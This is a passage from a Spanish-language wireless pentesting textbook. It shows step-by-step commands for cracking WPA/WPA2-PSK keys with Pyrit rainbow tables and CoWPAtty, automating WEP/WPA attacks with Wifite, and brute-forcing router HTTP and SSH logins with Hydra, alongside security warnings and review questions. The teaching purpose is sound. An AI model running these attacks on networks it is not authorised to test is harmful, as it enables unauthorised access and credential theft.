Es el método más rápido hoy para generar **tablas rainbow** específicas para WPA/WPA2-PSK, con casi 90.000 PMK por segundo. Generar una sola PMK supone hallar el valor resumen SHA1 de una cantidad de información equivalente a 1 MB. Así pues, Pyrit llega de momento a procesar 90 GB de datos con SHA1 por segundo.

Para instalar Pyrit, siga estos pasos:

1. Descargue el código fuente desde la sección de descargas del proyecto: *http://code.google.com/p/pyrit/downloads/list*.

2. Opcionalmente, puede descargar desde el mismo servidor los paquetes **CPyrit-CUDA**, para Nvidia; o **CPyrit-OpenCL**, para hardware compatible (Figura 5.39).




Figura 5.39. Página oficial de Pyrit

3. Descomprima los archivos con el código fuente en un directorio de su elección:

```
# tar xvzf pyrit-0.4.0.tar.gz
# tar xvzf cpyrit-cuda/opencl-0.4.0.tar.gz
```

4. Ahora debe proceder a compilar Pyrit.

```
# cd pyrit-0.4.0
# python setup.py build
```

5. Por último, si la compilación ha ido bien, instale el software:

```
# python setup.py install
# cd ~
```

Si desea utilizar el soporte para **Nvidia-CUDA**, debe tener ya instalados en su sistema operativo sus *drivers* propietarios. A continuación, siga estos pasos:

1. Vaya al sitio de Nvidia y descargue una copia de CUDA-Toolkit en *https://developer.nvidia.com/cuda-downloads* (Figura 5.40).




Figura 5.40. Zona de descargas de CUDA-Toolkit

2. Entre en la carpeta donde tiene el código fuente de CPyrit-CUDA para compilar e instalar el software.

```
# cd cpyrit-cuda-0.40
# python setup.py build
# python setup.py install
```

3. Cuando haya acabado, teclee el comando `pyrit list_cores`. Como muestra la figura 5.41, debería ver un listado con las GPU que tiene su equipo.

   Así mismo, puede probar el comando `pyrit benchmark`, con el que tendrá una idea de la potencia de cálculo de PMK de su plataforma, teniendo en cuenta las CPU y GPU existentes en la máquina.




Figura 5.41. Listado de las GPU encontradas por Pyrit

Si, por el contrario, tiene que utilizar el soporte para **OpenCL**, que actualmente es compatible con las GPU GeForce, de Nvidia; y las ATI Radeon, de AMD, necesitará tener una copia de los *kits de desarrollo de software* (SDK) para poder compilar CPyrit-OpenCL:

- **Nvidia OpenCL SDK**. Puede encontrar toda la documentación en la URL *https://developer.nvidia.com/opencl* (Figura 5.42A).

- **ATI Stream SDK**. Esta plataforma de desarrollo ha pasado a denominarse AMD APP SDK Puede encontrar toda la información en la URL *http://developer.amd.com/tools/* (Figura 5.42B).




Figura 5.42. Páginas de soporte para OpenCL de Nvidia y AMD

Una vez que haya instalado el kit de desarrollo adecuado para su plataforma, vaya al directorio que contiene el código fuente de CPyrit-OpenCl, compílelo e instálelo de la misma forma que hizo con Pyrit:

```
# cd cpyrit-opencl-0.4.0
# python setup.py build
# python setup.py install
```

Cuando finalice, teclee el comando `pyrit list_cores` para comprobar que su GPU se reconoce (Figura 5.43).




Figura 5.43. GPU ATI RV770 encontrada por Pyrit

Una vez que tenga instalado Pyrit junto con CUDA/OpenCL y funcione correctamente, siga estos pasos para realizar un ataque contra redes WPA/WPA2-PSK:

1. Cree el ESSID de la red que desea romper, puesto que se necesita para crear las **tablas rainbow** a partir del diccionario en texto plano. Para ello, escriba en un terminal `pyrit -e Laboratorio create_essid`.

   Pyrit puede administrar la creación de tablas rainbow de dos formas distintas:

   - ***Batch***. Procesa el diccionario y almacena las tablas en el disco duro para un uso posterior.

   - ***Passthrough***. Procesa el diccionario escribiendo las tablas en la salida estándar (*stdout*) para un uso inmediato, es decir, permite automatizar el ataque por diccionario.

2. Si quiere usar *passthrough* en Pyrit con CoWPAtty, debería introducir:

```
# pyrit -e Laboratorio -f /pentest/passwords
worlists/
darc0de.lst  passthrough | cowpatty -d -r
handshake-01.cap -s Laboratorio
```

3. Si por el contrario, quiere emplear el proceso *batch*, entonces importe primero el diccionario donde residen las contraseñas.

```
# pyrit -f /pentest/…/darc0de.lst import_passwords
```

   Creado el ESSID e importadas las contraseñas, solo le queda dar inicio al proceso de creación de las tablas rainbow.

```
# pyrit batchprocess
```

4. Exporte la tabla rainbow en formato compatible con CoWPAtty.

```
# pyrit -e Laboratorio -f tablaRainbow.cow export_
cowpatty
```

5. Ahora impórtela desde CoWPAtty para procesarla.

```
# cowpatty -d tablaRainbow.cow -s Laboratorio -r
 handshake-01.cap
```

Donde *handshake-01.cap* es el archivo que contiene el proceso de negociación. Si todo ha ido bien y la clave está en su diccionario, debería aparecer algo similar a lo mostrado en la figura 5.44.




Figura 5.44. Obtención de la clave WPA-PSK con Pyrit y tablas rainbow

5.5 AUTOMATIZAR EL ATAQUE

Wifite es un guión escrito en Python que automatiza todos los procesos que hemos realizado con aircrack-ng para obtener las claves en redes WEP y WPA/WPA2-PSK. La versión actual solo se encuentra disponible para trabajar en modo terminal. Incluye todos los ataques estudiados más dos nuevos a redes WEP: Hirte y *caffe latte*, que veremos en capítulos posteriores. Así mismo, posee una interesante característica de verificación del proceso de negociación en las redes WPA.

Wifite hace uso de aircrack-ng, CoWPAtty y tshark, que vienen por defecto en BackTrack 5; aunque también puede hacer uso de Pyrit, con el que se conseguirá una mayor funcionalidad y velocidad.

En primer lugar, descargue el *script* desde el modo consola con `wget https://raw.github.com/derv82/wifite/master/wifite.pyn`, como se observa en la figura 5.45.

Figura 5.45. Descarga del guión Wifite

Cuando haya finalizado la descarga, deberá dar permiso de ejecución al archivo con el comando `chmod +x wifite.py`. Desde ese momento, ya podrá ejecutar Wifite desde un terminal en BackTrack siempre que lo necesite con el comando `./wifite.py`.

Una vez ejecutado el programa, lo primero que realiza es un escaneo de las redes disponibles sobre las que podremos efectuar el ataque (Figura 5.46).




Figura 5.46. Redes sobre las que es posible lanzar un ataque con Wifite

Nuestra red **Laboratorio**, con un cifrado WEP, aparece en primer lugar. En su caso puede variar, no se preocupe. Una vez que vea la red que desea a atacar, pulse **Ctrl + C** (Figura 5.47).




Figura 5.47. Selección del objetivo

En este momento deberá indicar el número de red que va a atacar, en nuestro caso la número 1, como ve en la imagen anterior. Wifite comenzará a recuperar la contraseña de la red. Dependiendo del protocolo empleado en la misma y de la complejidad de la clave, tardará más o menos tiempo. Como es un proceso completamente automático, solo debe dejar trabajar al ordenador hasta que finalice (Figura 5.48).




Figura 5.48. Recuperación de una clave WEP con Wifite

Para que valore su potencial, le dejamos como práctica que pruebe a romper con Wifite diferentes configuraciones de red.

5.6 CONECTARSE A REDES WEP/WPA

Una vez recuperada la clave por cualquiera de los métodos estudiados, puede autenticarse en la red desde una consola en BackTrack como prueba irrefutable de que la red es insegura.

Al igual que hicimos anteriormente con las redes abiertas, vamos a ver cómo conectarnos a redes que empleen protocolos WEP o WPA. Una vez que posea la clave:

1. Configure su PA para que la red **Laboratorio** use como clave WEP **00112233445566778899abcdef**.

2. Abra una consola en BackTrack e introduzca `iwconfig wlan0 essid Laboratorio key 00112233445566778899abcdef`. A continuación, escriba `iwconfig wlan0` y verá cómo su máquina aparece asociada al *router*, como se observa en la figura 5.49.




Figura 5.49. Asociación con una red WEP en modo terminal

En el caso de las redes WPA la conexión no es tan sencilla, pues iwconfig no soporta los protocolos WPA/WPA2. Para estas redes debe emplearse la herramienta **WPA-supplicant**, para lo que necesitará crear previamente un fichero de configuración.

Siga atentamente estos pasos:

1. Pulse el **botón derecho** del ratón sobre el escritorio de BackTrack, elija **Create Document > Empty File**, ponga como nombre *wpa-supp.conf* y pulse **Enter**. Ábralo con un doble clic y escriba las siguientes líneas:

Figura 5.50. Fichero de configuración wpa-supp.conf

2. Configure su PA con los mismos parámetros y desde una consola escriba `wpa_supplicant -Dwext -iwlan0 -c Desktop/wpa-supp.conf` para autenticarse. Una vez que la conexión se establezca con éxito aparecerá el mensaje "*Connection to ... completed*" (Figura 5.51).




Figura 5.51. Conexión establecida con éxito a una red WPA-PSK

3. Una vez conectados a cualquier red, podemos hacernos con una dirección IP del servidor DHCP con el comando `dhclient3 wlan0`.




Figura 5.52. Obtención de la dirección IP por DHCP

4. Haga ahora un **ping** a la dirección IP asignada para ver que todo funciona con normalidad.

ADVERTENCIA DE SEGURIDAD

Desactive siempre que le sea posible el servidor DHCP para que este no asigne de forma automática direcciones IP a los clientes.

5.7 AUTOEVALUACIÓN 5

- ¿Es siempre vulnerable el protocolo de cifrado WEP?
- ¿Qué ataques probaría en caso de que no haya clientes registrados en una red Wi-Fi con cifrado WEP?
- ¿Qué dos mejoras significativas incluye el protocolo WPA con respecto a WEP?
- ¿Qué diferencias hay entre un ataque por diccionario y uno por fuerza bruta?
- ¿A qué ataques son vulnerables los protocolos WPA/WPA2-PSK? ¿Por qué? ¿Es necesario algún requisito previo?
- ¿Qué es John the Ripper? ¿Qué ataques puede efectuar?
- ¿Qué herramienta de las estudiadas en la unidad puede utilizar los procesadores gráficos para aumentar la potencia de los ataques por diccionario o fuerza bruta?
- ¿Puede siempre romperse una clave WPA/WPA2-PSK?
- ¿Cuál es la principal ventaja de Wifite?

6

ATAQUES CONTRA LA INFRAESTRUCTURA

Conocemos como "infraestructura de red inalámbrica" al conjunto de software y hardware que proporciona los servicios inalámbricos a todos los clientes de la red.

La seguridad de una red no solo depende de lo fuerte que sea su contraseña —que en muchas situaciones es el único parámetro considerado—, sino también de lo bien defendidos que estemos ante las diferentes vulnerabilidades existentes en toda la infraestructura.

A veces, uno de los más olvidados en la cadena es el propio punto de acceso, y como reza una máxima en seguridad, un sistema es tan seguro como lo es el eslabón más débil de la cadena.

6.1 CREDENCIALES DEL PUNTO DE ACCESO

Si extrapolamos el dicho anterior a las redes inalámbricas, significa que de nada sirve ocultar una red, desactivar el servidor DHCP para que este no asigne automáticamente direcciones IP a las máquinas que se conecten, diseñar filtros por direcciones MAC y emplear fortísimas contraseñas WPA/WPA2-PSK si dejamos desprotegido o casi olvidado al núcleo principal de toda infraestructura de red: el *router*.

Es usual en muchas compañías de telecomunicaciones que los puntos de acceso que instalan estén protegidos por unas credenciales por defecto, y que, además, en muchos casos, usuario y/o contraseña no puedan modificarse. Así, por ejemplo, los enrutadores de ZyXel que instala Movistar vienen de fábrica con un usuario y contraseña que por defecto es 1234. Además, puede cambiarse la contraseña, pero no así el usuario. Un atacante que eligiera ese *router* como objetivo, ya tendría hecha la mitad del trabajo, o incluso todo si hemos pasado por alto cambiar la contraseña y emplear una lo suficientemente segura.

NOTA
Puede obtener un listado bastante completo de marcas, modelos y credenciales por defecto de distintos *routers* en *http://davidarboledas.es/bt/credenciales.php*.

Para hacerse con el control de un punto de acceso, lo primero que habría que probar serían las credenciales por defecto y, en caso de que no funcionara, como lo habitual es que aquí no se empleen contraseñas tan elaboradas como en los protocolos WPA/WPA2, lanzar un ataque de diccionario o fuerza bruta contra su autenticación HTTP. El objetivo es tomar el control del *router* a través de su panel de control.

ADVERTENCIA DE SEGURIDAD
Compruebe ahora que ha cambiado en su *router* las credenciales por defecto. Si lo pasó por alto en su momento, hágalo cuanto antes.

6.1.1 Hydra

Para los casos en los que deseamos saltarnos las credenciales de autenticación en un servicio dado, empleamos una herramienta muy poderosa conocida como **Hydra** (*http://www.thc.org/thc-hydra/*). Hydra, en su versión 7.3, es un proyecto de software libre en modo consola que de forma nativa implementa BackTrack 5. Lo encontrará en **Applications > BackTrack > Privilege Escalation > Password Attacks > Online Attacks > Hydra**.

Su sintaxis es la siguiente:

```
# hydra [[[-l LOGIN|-L FILE] [-p PASS|-P FILE]] | [-C FILE]]
[-e ns] [-o FILE] [-t TASKS] [-M FILE [-T TASKS]] [-w TIME]
[-W TIME] [-f] [-s PORT] [-x MIN:MAX:CHARSET] [-SuvV46]
[server service[OPT]]|[service://server[:PORT][/OPT]]
```

Puede llevar a cabo ataques por fuerza bruta o por diccionario contra los procesos de autenticación en diversos servicios: telnet, ftp, pop3, http(s), imap smb, ldap2, ldap3, mssql y mysql, entre otros.

La versión actual en el momento de escribir este libro es la 7.3 y las opciones más habituales disponibles en la misma son las que se muestran en la tabla 6.1.

OPCIONES	SIGNIFICADO
-R	Restaura una sesión previa
-S	Conexión vía SSL
-s <PORT>	Si el servicio se da en un puerto distinto al definido por defecto
-l <LOGIN> **-L <FILE>**	Se autentica con el nombre LOGIN o prueba con distintos usuarios recogidos en FILE
-p <PASS> **-P <FILE>**	Prueba la contraseña PASS o carga las presentes en FILE
-e <ns>	Comprobaciones adicionales; *n* para contraseña en blanco y *s* prueba *login* como contraseña
-C <FILE>	Usa un archivo con distintas credenciales con el formato "usuario:contraseña"
-M <FILE>	Se utiliza para realizar ataques en paralelo. Una entrada por línea
-o <FILE>	Escribe en FILE las parejas usuario/contraseña que halla
-f	Finaliza después de encontrar la primera credencial válida
-4/-6	IPv4 (defecto) / IPv6
-vV	Muestra por pantalla usuario + contraseña en cada intento
server	Es el servidor objeto del ataque
service	Tipo de servicio, es decir, http, ftp, ssh

Tabla 6.1. Opciones habituales de Hydra

6.1.1.1 FUERZA BRUTA CONTRA HTTP(S)

La mayoría de los sitios que obligan a autenticarse para acceder a un servicio lo hacen a través de formularios o de ventanas emergentes de autenticación. Independientemente de la forma de hacerlo, o de si las credenciales viajan o no a través del protocolo HTTPS, Hydra permite atacar ambos mecanismos de la misma manera:

```
# hydra 192.168.1.1 -l admin -P userPass.lst -vV -s 80 http
get -m /passwords.html
```

En este ejemplo, Hydra empezaría a atacar el servicio por el puerto 80 a través del formulario de autenticación presente en la página **passwords.html** en el servidor 192.168.1.1. Como usuario usa **admin** y las contraseñas se encuentran en el diccionario **userPass.lst**.

6.1.1.2 FUERZA BRUTA CONTRA SSH

SSH es el nombre de un protocolo que emplea técnicas de cifrado para que la información que viaja por el medio de transmisión no vaya en texto plano. Esto impide, en principio, recuperar el usuario y contraseña de una conexión en una sesión dada.

Para realizar un ataque contra SSH en Hydra, es obligatorio tener instaladas las librerías **libssl-dev** y **libgtk2.0-dev**, ya que son dependencias que utiliza el software para la ejecución de ataques contra SSH.

Un ejemplo de fuerza bruta contra SSH podría ser el siguiente:

```
# hydra 192.168.1.33 -l miri -P userPass.lst  -vV -s 4321 ssh
```

El ataque por fuerza bruta contra SSH se lanzaría a través del puerto 4321 en el servidor 192.168.1.33. Como usuario siempre se usará **miri** y las contraseñas de prueba se encuentran en el diccionario **userPass.lst**.

